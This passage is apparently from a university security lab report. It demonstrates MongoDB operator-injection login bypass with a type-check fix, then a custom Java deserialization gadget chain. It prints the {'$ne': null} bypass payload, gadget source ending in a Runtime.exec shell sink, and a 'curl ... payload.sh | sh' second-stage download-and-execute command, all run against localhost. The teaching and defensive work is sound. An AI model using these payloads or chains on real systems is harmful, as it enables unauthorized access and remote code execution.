The technical implementation demonstrated in project is that of authentication bypass. Rather than using the legitimate valid password, the attack causes manipulation of the database query so that a matching user record is found. In an actual application scenario, a successful authentication would provide access to restricted functionality or data which the compromised account can access. Should the compromised account have administrative privileges, then the unauthorized access caused may have much greater implications. The demonstration of the project has effectively demonstrated the occurrence of the authentication bypass.

3.7 Detection and Tracing of Malicious Activity (Burp Suite & System/Application Logs)

Tracing - System/Application Logs

When the malicious request was submitted, the Flask terminal displayed the operator object in the logged password value, demonstrating that the application had received a structured object rather than an ordinary password string. This trace connects the observed request in Burp Suite to the application's internal processing.

Application-level logging was also added to the vulnerable Flask application:


```
python - vulnerable-code + ▢ 🗑️ ... | ⌂ ✕
python app.py
* Serving Flask app 'app'
* Debug mode: on
INFO:werkzeug:WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
INFO:werkzeug:Press CTRL+C to quit
INFO:werkzeug: * Restarting with stat
WARNING:werkzeug: * Debugger is active!
INFO:werkzeug: * Debugger PIN: 120-778-425
INFO:werkzeug:127.0.0.1 - - [29/Sep/2026 20:32:44] "GET / HTTP/1.1" 404 -
INFO:werkzeug:127.0.0.1 - - [29/Sep/2026 20:32:44] "GET /favicon.ico HTTP/1.1" 404 -
INFO:root:Attempting login for username: admin, password: {'$ne': None}
INFO:werkzeug:127.0.0.1 - - [29/Sep/2026 20:33:29] "POST /login HTTP/1.1" 200 -
```

Detection - Burp Suite


Burp Suite Repeater was used to construct and submit the malicious HTTP request. This provides direct visibility of the raw JSON payload and the HTTP response returned by the vulnerable endpoint. The successful response is important evidence because it links the malicious operator object to the authentication-bypass behaviour.

The evidence therefore forms a traceable sequence: Burp Suite shows the attacker-controlled JSON object; the Flask application log shows that the object reached the application unchanged; and the HTTP 200 response shows the resulting authentication bypass.


S1_Not equal login




S2_Greater than login



S3_Regex login



S4_User and password null



3.8 Security-Enhanced (Mitigated) Implementation

The mitigation was implemented by creating a separate `app_secure.py` endpoint so that the original vulnerable implementation remained available for comparison and demonstration. The secure endpoint runs on port 5001 and performs type validation before constructing the MongoDB query.

```
@app.route("/login", methods=["POST"])
def login():
    username = request.json.get("username")
    password = request.json.get("password")

    # MITIGATION: reject any input that isn't a plain string.
    # This blocks MongoDB operator injection (e.g. {"$ne": null})
    # since operators arrive as dicts/objects, not strings.

    if not isinstance(username, str) or not isinstance(password, str):
        return jsonify({"message": "Invalid input"}), 400

    user = db.users.find_one({"username": username, "password": password})
    if user:
        return jsonify({"message": "Login successful"}), 200
    return jsonify({"message": "Login failed"}), 401

if __name__ == "__main__":
    app.run(debug=True, port=5001)
```

The mitigation rejects non-string input before it reaches `find_one()`. This means an operator payload represented as a JSON object cannot be interpreted by MongoDB as part of the query. Legitimate username and password values remain strings and are allowed to continue to the database lookup. Other miscellaneous injections are considered as strings, therefore not being executed as operations in database `test_db`.

3.9 Mitigation Justification, Defensive Mechanics, and Prevention Verification

Mitigation Justification

This Mitigation will be more accurate as compared to depending upon filtering out all possible operator names individually. There is no requirement for the application to recognize all the possible operators of MongoDB because the input type of the endpoint is already known in advance, which includes username and password being string data types.

Defensive Mechanics

This type check takes care of the vulnerability in the application boundary. In the case of the vulnerability, the endpoint supported both strings and JSON objects, which enabled the database operators to move from the request to the query. The fixed endpoint only supports credentials that have string values. As for the operator payload that is being demonstrated, since it is in form of an object, it will not pass this type check.

Prevention Verification

Verification test	Observed result	Security conclusion
Exploit against vulnerable code	200 OK / Login successful	Authentication bypass demonstrated - Vulnerable
Exploit against mitigated code	400 / Invalid input	Operator object rejected - Protected
Legitimate login against mitigated code	200 / Login successful	Normal authentication remains functional - Baseline intact

The results obtained confirm the presence of both security and functionality.

Successfully working mitigated app_secure.py code:

```
Problems Output Debug Console Terminal Ports
PS C:\Users\vedan\Downloads\NOSQL Injection\Curtin-University-ISEC3004-Assignment1-Group12> $body = '{"user
name":"admin","password":{"$ne":null}}'
>> Invoke-RestMethod -Uri "http://127.0.0.1:5001/login" -Method Post -ContentType "application/json" -Body $
body
Invoke-RestMethod : {
    "message": "Invalid input"
}
At line:2 char:1
+ Invoke-RestMethod -Uri "http://127.0.0.1:5001/login" -Method Post -Co ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-RestMet
hod], WebException
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeRestMethod
Command
PS C:\Users\vedan\Downloads\NOSQL Injection\Curtin-University-ISEC3004-Assignment1-Group12>
```

4. Vulnerability 2: Insecure Deserialization

4.1 Identification and Fundamental Mechanics of Insecure Deserialization

Identification - Insecure deserialization is an architectural flaw that occurs when an application reconstructs objects from a byte stream supplied by an untrusted source without checking or limiting the types of objects that are instantiated. This vulnerability is listed under **CWE-502: Deserialization of Untrusted Data**.

Technical Mechanism - Java applications process object persistence and inter-process communication using `java.io.ObjectInputStream.readObject()`, which deserializes raw byte streams back into live memory objects. Unlike standard data parsers (e.g., JSON or XML parsers) that populate pre-defined fields, `readObject()` reads type descriptors directly from the stream headers and instantiates whichever classes are specified by the sender before any application-level type checking or casting occurs.

In the vulnerable endpoint (`DeserialiseCart.java`), a raw byte stream is read from a file path supplied via command-line arguments and passed directly into `ObjectInputStream.readObject()`.

Because `DeserialiseCart.java` enforces no pre-deserialization validation, an attacker can craft a byte stream describing arbitrary object graphs. During stream unpacking, Java automatically invokes "magic methods" such as `readObject()`, `readResolve()`, `equals()`, and `hashCode()`, on the objects being reconstructed. If an attacker chains together classes available on the classpath whose magic methods perform sensitive operations, arbitrary code execution can be achieved before `readObject()` returns control to the calling program.

4.2 Significance, Historical Context, and High-Impact Threats

Significance & Historical Context

The practice of insecure deserialization came to be widely recognised in the industry as a result of research carried out by Frohoff and Lawrence (*Marshalling Pickles*), who showed that the standard Java libraries (for example Apache Commons Collections) included gadget chains that could be used to achieve Remote Code Execution (RCE). Later work by Ian Haken (*Automated Discovery of Deserialization Gadget Chains*, Netflix) pointed out that vulnerabilities do not depend solely on faulty application code, but rather on the existence of composable gadget classes throughout the entire application classpath.

High-Impact Threats


In Java `ObjectInputStream` runs without any default restrictions, which means that any serializable class on the application's classpath, including those from transitive third-party dependencies, can be instantiated. If untrusted streams are accepted through network sockets, HTTP request bodies, or from persistent storage files, an attacker will be able to use these gadget chains to carry out arbitrary command execution at the same privilege level as the running Java process, which is the most severe outcome on the threat ceiling.

4.3 Architecture of the Vulnerable Application and Sink Analysis

Application Architecture

The cart subsystem, which is persistent, simulates an e-commerce persistence layer by saving users' shopping carts to disk and restoring them during different sessions:

- The `SendCart.java` file serializes a valid `CartObject` instance which contains the user's items into `CartObject.ser`.
- The file `DeserialiseCart.java` functions as the vulnerable endpoint for restoration, accepting the path of a serialized file as input and then calling `readObject()`.
- The data model that is legitimate contains the cart state (a List of Strings).



Sink Analysis

The critical vulnerability lies in the unmonitored invocation of `ois.readObject()` within the `DeserialiseCart.java` file; the trust boundary is the file path parameter (`args[0]`). Since `ObjectInputStream` does not check the incoming stream against `CartObject.class` before reconstructing it, any properly serialized stream provided at this point is processed without condition.

```

33  ✓ public class DeserialiseCart {
34  ✓      public static void main(String[] args) throws IOException, ClassNotFoundException {
35
36          // VULNERABLE LINE: no type filtering, no ObjectInputFilter,
37          // no signature/HMAC check on the incoming bytes before this call.
38
39          Path path = Paths.get(args[0]);
40          byte[] data = Files.readAllBytes(path);
41          InputStream input = new ByteArrayInputStream(data);
42          ObjectInputStream ois = new ObjectInputStream(input);
43          ois.readObject();
44      }
45  }

```

4.4 Advanced Exploitation Methodology: Custom Gadget Chain Construction

Multi-Class Object Graph Architecture

```

✓ exploit-chain
├── demo-server
│   ├── payload.sh
│   ├── Action.java
│   ├── BuildChain.java
│   ├── ComposeAction.java
│   ├── ConstantAction.java
│   ├── DemoConfig.java
│   ├── ExecAction.java
│   ├── NoOpAction.java
│   └── TriggerBox.java

```

```

student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ nano ConstantAction.java
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ nano ComposeAction.java
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ nano Action.java
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ nano ConstantAction.java
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ nano ComposeAction.java
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ nano ExecAction.java
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ nano TriggerBox.java
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ nano NoOpAction.java
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ nano NoOpAction.java
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ nano BuildChain.java
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ ls
Action.java  ComposeAction.java  ConstantAction.java  ExecAction.java  NoOpAction.java  TriggerBox.java
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ nano BuildChain.java
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ javac Action.java NoOpAction.java Cons
tantAction.java ComposeAction.java ExecAction.java TriggerBox.java BuildChain.java
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ java BuildChain
Payload written to custom_chain.ser
(pwned.txt should NOT exist yet -- only after DeserializeCart runs)
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ ls
Action.class  BuildChain.java  ConstantAction.class  ExecAction.class  NoOpAction.java
Action.java   ComposeAction.class  ConstantAction.java  ExecAction.java  TriggerBox.class
BuildChain.class  ComposeAction.java  custom_chain.ser      NoOpAction.class  TriggerBox.java
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ javac -cp ../vulnerable-code ../vuln
erable-code/DeserializeCart.java
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ java -cp ../vulnerable-code Deserial
izeCart custom_chain.ser
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ ls
Action.class  BuildChain.java  ConstantAction.class  ExecAction.class  NoOpAction.java  TriggerBox.java
Action.java   ComposeAction.class  ConstantAction.java  ExecAction.java  pwned.txt
BuildChain.class  ComposeAction.java  custom_chain.ser      NoOpAction.class  TriggerBox.class
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ git add insecure-deserialization/explo
it-chain
warning: could not open directory 'insecure-deserialization/exploit-chain/insecure-deserialization/': No such file or directory
fatal: pathspec 'insecure-deserialization/exploit-chain' did not match any files
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ git add insecure-deserialization/explo
it-chain
warning: could not open directory 'insecure-deserialization/exploit-chain/insecure-deserialization/': No such file or directory
fatal: pathspec 'insecure-deserialization/exploit-chain' did not match any files
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ cd ..
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization$ cd ..
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12$ pwd
/home/student/Curtin-University-ISEC3004-Assignment1-Group12
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12$ git add insecure-deserialization/exploit-chain
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12$ git status
On branch main
Your branch is up to date with 'origin/main'.

Changes to be committed:
  (use "git restore --staged <file>..." to unstage)
    new file:   insecure-deserialization/exploit-chain/Action.java
    new file:   insecure-deserialization/exploit-chain/BuildChain.java
    new file:   insecure-deserialization/exploit-chain/ComposeAction.java
    new file:   insecure-deserialization/exploit-chain/ConstantAction.java
    new file:   insecure-deserialization/exploit-chain/ExecAction.java
    new file:   insecure-deserialization/exploit-chain/NoOpAction.java
    new file:   insecure-deserialization/exploit-chain/TriggerBox.java
    new file:   insecure-deserialization/exploit-chain/custom_chain.ser

```

Instead of using external libraries such as ysoserial, a custom, modular gadget chain consisting of six classes was entirely designed from scratch, mirroring the Clojure FnCompose model that was analysed in Ian Haken's research:

1. Core Framework & Interface

- **Action.java**

- **Role:** Core Interface / Base Contract
- **Function:** Defines the unified contract for all action gadgets in the chain by specifying the **Object run(Object input)** method signature. Every action component implements this interface, enabling dynamic polymorphism so gadgets can be chained together regardless of their specific underlying behavior.

2. Entry Point & Execution Sink Gadgets

- **TriggerBox.java**

- **Role:** Entry Point Gadget (Kick-off)
- **Function:** Implements `java.io.Serializable` and overrides the default `hashCode()` method. When `HashMap.readObject()` reconstructs its key-value pairs during deserialization, it automatically invokes `hashCode()` on `TriggerBox`. This method contains the `action.run(...)` call that initiates the execution sequence of the entire gadget chain.

```
8  ✓ public class TriggerBox implements Serializable {
9      private static final long serialVersionUID = 1L;
10     private Action action;
11     private String payload;
12
13     public TriggerBox(Action action, String payload) {
14         this.action = action;
15         this.payload = payload;
16     }
17
18     @Override
19     public int hashCode() {
20         action.run(payload);
21         return 0;
22     }
23 }
```

- **ExecAction.java**

- **Role:** Execution Sink Gadget
- **Function:** Implements **Action** and acts as the final terminal node in the chain. It takes the incoming command string (supplied by **ConstantAction**) and passes it directly to **Runtime.getRuntime().exec(new String[]{"sh", "-c", command})**, executing the shell command on the host operating system.

```
11  ✓ public class ExecAction implements Action {
12      private static final long serialVersionUID = 1L;
13
14  ✓  public Object run(Object input) {
15      if (DemoConfig.SIMULATION_ONLY) {
16          System.out.println("\n[DEMO-SIMULATION] Gadget chain sink reached successfully!");
17          System.out.println("[DEMO-SIMULATION] Payload argument: " + input + "\n");
18      } else {
19          // REAL EXECUTION: Passes the command string to the system shell
20          try {
21              System.out.println("[!] Executing real payload sink via Runtime.getRuntime().exec()");
22              Runtime.getRuntime().exec(new String[] {"sh", "-c", String.valueOf(input)});
23          } catch (IOException e) {
24              System.err.println("[-] Execution failed: " + e.getMessage());
25          }
26      }
27      return null;
28  }
29  }
```

3. Data & Chaining Gadgets

- **ComposeAction.java**

- **Role:** Combiner / Chaining Gadget
- **Function:** Implements **Action** to link two separate **Action** instances sequentially. It processes execution in two steps: it invokes **run()** on the first gadget, then passes that result as the input argument into **run()** on the second gadget (**second.run(first.run(input))**).

```

3  ▼ public class ComposeAction implements Action {
4      private static final long serialVersionUID = 1L;
5      private Action first;
6      private Action second;
7
8      public ComposeAction(Action first, Action second) {
9          this.first = first;
10         this.second = second;
11     }
12
13     public Object run(Object input) {
14         return second.run(first.run(input));
15     }
16 }

```

- **ConstantAction.java**

- **Role:** Data Supplier Gadget
- **Function:** Implements **Action** to return a fixed, pre-configured object or command string (such as the **curl** shell command) whenever its **run()** method is called, regardless of the input provided to it.

- **NoOpAction.java**

- **Role:** Safe Placeholder Gadget
- **Function:** Implements **Action** and performs a no-operation pass, returning its input without side effects. It is assigned to **TriggerBox** during initial **HashMap** assembly so that the build host's call to **map.put()** invokes **hashCode()** safely without executing shell commands prematurely.

4. Build Automation & Configuration

- **BuildChain.java**

- **Role:** Payload Generator / Builder
- **Function:** The standalone Java program responsible for constructing the malicious object graph. It instantiates **TriggerBox** with **NoOpAction**, inserts it into a **HashMap**, uses Java Reflection to overwrite the private **action** field with the real **ComposeAction** chain, and serializes the complete structure into **custom_chain.ser**.

- **DemoConfig.java**

- **Role:** Configuration Definitions

- **Function:** Holds shared configuration variables and constants used by the build tool, such as target URLs, local IP addresses, port numbers, or default command strings.

5. Secondary Payload Delivery

- **demo-server/payload.sh**
 - **Role:** Second-Stage Script Payload
 - **Function:** A shell script hosted locally via the Python HTTP server. When `ExecAction` triggers `curl [http://127.0.0.1:8000/payload.sh](http://127.0.0.1:8000/payload.sh) | sh`, this script is downloaded and executed in memory, writing verification metadata to `second_stage_success.txt` to confirm complete multi-stage execution.

The Defer-and-Swap Reflection Technique

A major difficulty when constructing a gadget chain is preventing the payload from being executed too early on the attacker's machine while the map is being assembled; whenever an object is added to a `java.util.HashMap` using `map.put(key, value)`, the `HashMap` immediately calls `key.hashCode()`.

To resolve this, the defer-and-swap technique was implemented in `BuildChain.java`:

1. **Defer:** When `TriggerBox` is instantiated, `NoOpAction` is its active component. The action map puts the value "unused" for the key `trigger`, at which point `TriggerBox.hashCode()` is executed, and this in turn safely invokes `NoOpAction.run()` without causing a shell execution.
2. By using **Java Reflection** (specifically the `getDeclaredField` method together with `setAccessible(true)`), the private action field within the `TriggerBox` is overwritten directly in memory with the actual dangerous `ComposeAction` chain, thus avoiding the invocation of `hashCode()` when the field is being overwritten.

3. The operation of serializing by means of `ObjectOutputStream.writeObject(map)` results in the dangerous object graph being written to `custom_chain.ser`.

4.4 Reproducible Attack Procedure

Step 1: Start the Local Server

Start the Python HTTP server in the `demo-server` directory on port 8000.

```
cd insecure-deserialization/exploit-chain/demo-server
python3 -m http.server 8000
```

Step 2: Generate the Serialized File - open new terminal

Compile the existing Java classes and run `BuildChain` to generate `custom_chain.ser`.

```
cd insecure-deserialization/exploit-chain

rm -f *.class

javac DemoConfig.java Action.java NoOpAction.java ConstantAction.java
ComposeAction.java ExecAction.java TriggerBox.java BuildChain.java

java BuildChain

ls -l custom_chain.ser
```

Step 3: Test the Vulnerable Deserializer

Run the prepared demonstration using `DeserialiseCart.java` and the serialized test file.

```
java -cp ../vulnerable-code DeserialiseCart custom_chain.ser
```

Observed Output (Java Terminal):

```
[!] Executing real payload sink via Runtime.getRuntime().exec()
```

Observed Output (Python Server):

"GET /payload.sh HTTP/1.1" 200 -

Step 4: Verify the Result

Check the demonstration result file:

```
cat second_stage_success.txt
```

Result: The recorded demonstration shows that the vulnerable Java deserializer processed the custom serialized object and triggered the gadget chain, resulting in the observed second-stage execution.

```
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ cd demo-server/  
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain/demo-server$ python3 -m http.server 8000  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
127.0.0.1 - - [01/Oct/2026 05:44:26] "GET /payload.sh HTTP/1.1" 200 -
```

```
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain/demo-server$ cd ..  
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ javac Action.java NoOpAction.java ConstantAction.java ComposeAction.java ExecAction.java TriggerBox.java BuildChain.java  
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ java BuildChain  
Two-stage execution payload written to custom_chain.ser  
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ javac -cp ../vulnerable-code ../vulnerable-code/DeserializeCart.java  
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ java -cp ../vulnerable-code DeserializeCart custom_chain.ser  
[!] Executing real payload sink via Runtime.getRuntime().exec()  
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ ls -la  
total 80  
drwxrwxr-x 3 student student 4096 Oct  1 05:44 .  
drwxrwxr-x 7 student student 4096 Sep 30 03:08 ..  
-rw-rw-r-- 1 student student 176 Oct  1 05:43 Action.class  
-rw-rw-r-- 1 student student 352 Oct  1 05:08 Action.java  
-rw-rw-r-- 1 student student 1469 Oct  1 05:43 BuildChain.class  
-rw-rw-r-- 1 student student 1429 Oct  1 05:42 BuildChain.java  
-rw-rw-r-- 1 student student 501 Oct  1 05:43 ComposeAction.class  
-rw-rw-r-- 1 student student 434 Oct  1 05:09 ComposeAction.java  
-rw-rw-r-- 1 student student 454 Oct  1 05:43 ConstantAction.class  
-rw-rw-r-- 1 student student 333 Oct  1 05:09 ConstantAction.java  
-rw-rw-r-- 1 student student 366 Oct  1 05:43 custom_chain.ser  
-rw-rw-r-- 1 student student 253 Oct  1 05:34 DemoConfig.class  
-rw-rw-r-- 1 student student 362 Oct  1 05:31 DemoConfig.java  
drwxrwxr-x 2 student student 4096 Oct  1 05:41 demo-server  
-rw-rw-r-- 1 student student 1472 Oct  1 05:43 ExecAction.class  
-rw-rw-r-- 1 student student 1075 Oct  1 05:32 ExecAction.java  
-rw-rw-r-- 1 student student 359 Oct  1 05:43 NoOpAction.class  
-rw-rw-r-- 1 student student 336 Oct  1 05:08 NoOpAction.java  
-rw-rw-r-- 1 student student  0 Sep 30 03:34 pwned.txt  
-rw-rw-r-- 1 student student  0 Oct  1 05:44 second_stage_success.txt  
-rw-rw-r-- 1 student student 571 Oct  1 05:43 TriggerBox.class  
-rw-rw-r-- 1 student student 651 Oct  1 05:11 TriggerBox.java  
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$
```

GNU nano 4.8

```
YOU HAVE BEEN HACKED!! (just kidding)  
Form of attack: insecure deserialisation  
Target User: student  
Host Machine: ccsep
```

4.5 Detection, Bytecode Tracing, and Magic Signature Analysis

Static Byte-Stream Inspection (hexedit & strings)

Inspecting custom_chain.ser with hexedit verifies the universal Java serialization stream magic header:

- Magic Bytes: STREAM_MAGIC AC ED and 00 05 indicates the STREAM_VERSION.

```
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization$ cd exploit-chain/  
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ hexdump -C custom_chain.ser | head -n 2  
00000000  ac ed 00 05 73 72 00 11  6a 61 76 61 2e 75 74 69  |....sr..java.util|  
00000010  6c 2e 48 61 73 68 4d 61  70 05 07 da c1 c3 16 60  |l.HashMap.....'|  
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$
```

It proves that the file contains serialised data and a HashMap

Running strings custom_chain.ser extracts embedded class names without executing the file:

```
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ strings custom_chain.ser  
java.util.HashMap  
loadFactorI  
thresholdxp?@  
TriggerBox  
actiont  
LAction;L  
payloadt  
Ljava/lang/String;xpsr  
ComposeAction  
firstq  
secondq  
xpsr  
ConstantAction  
valuet  
Ljava/lang/Object;xpt  
-curl -s http://127.0.0.1:8000/payload.sh | shsr  
ExecAction  
unusedx  
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$
```

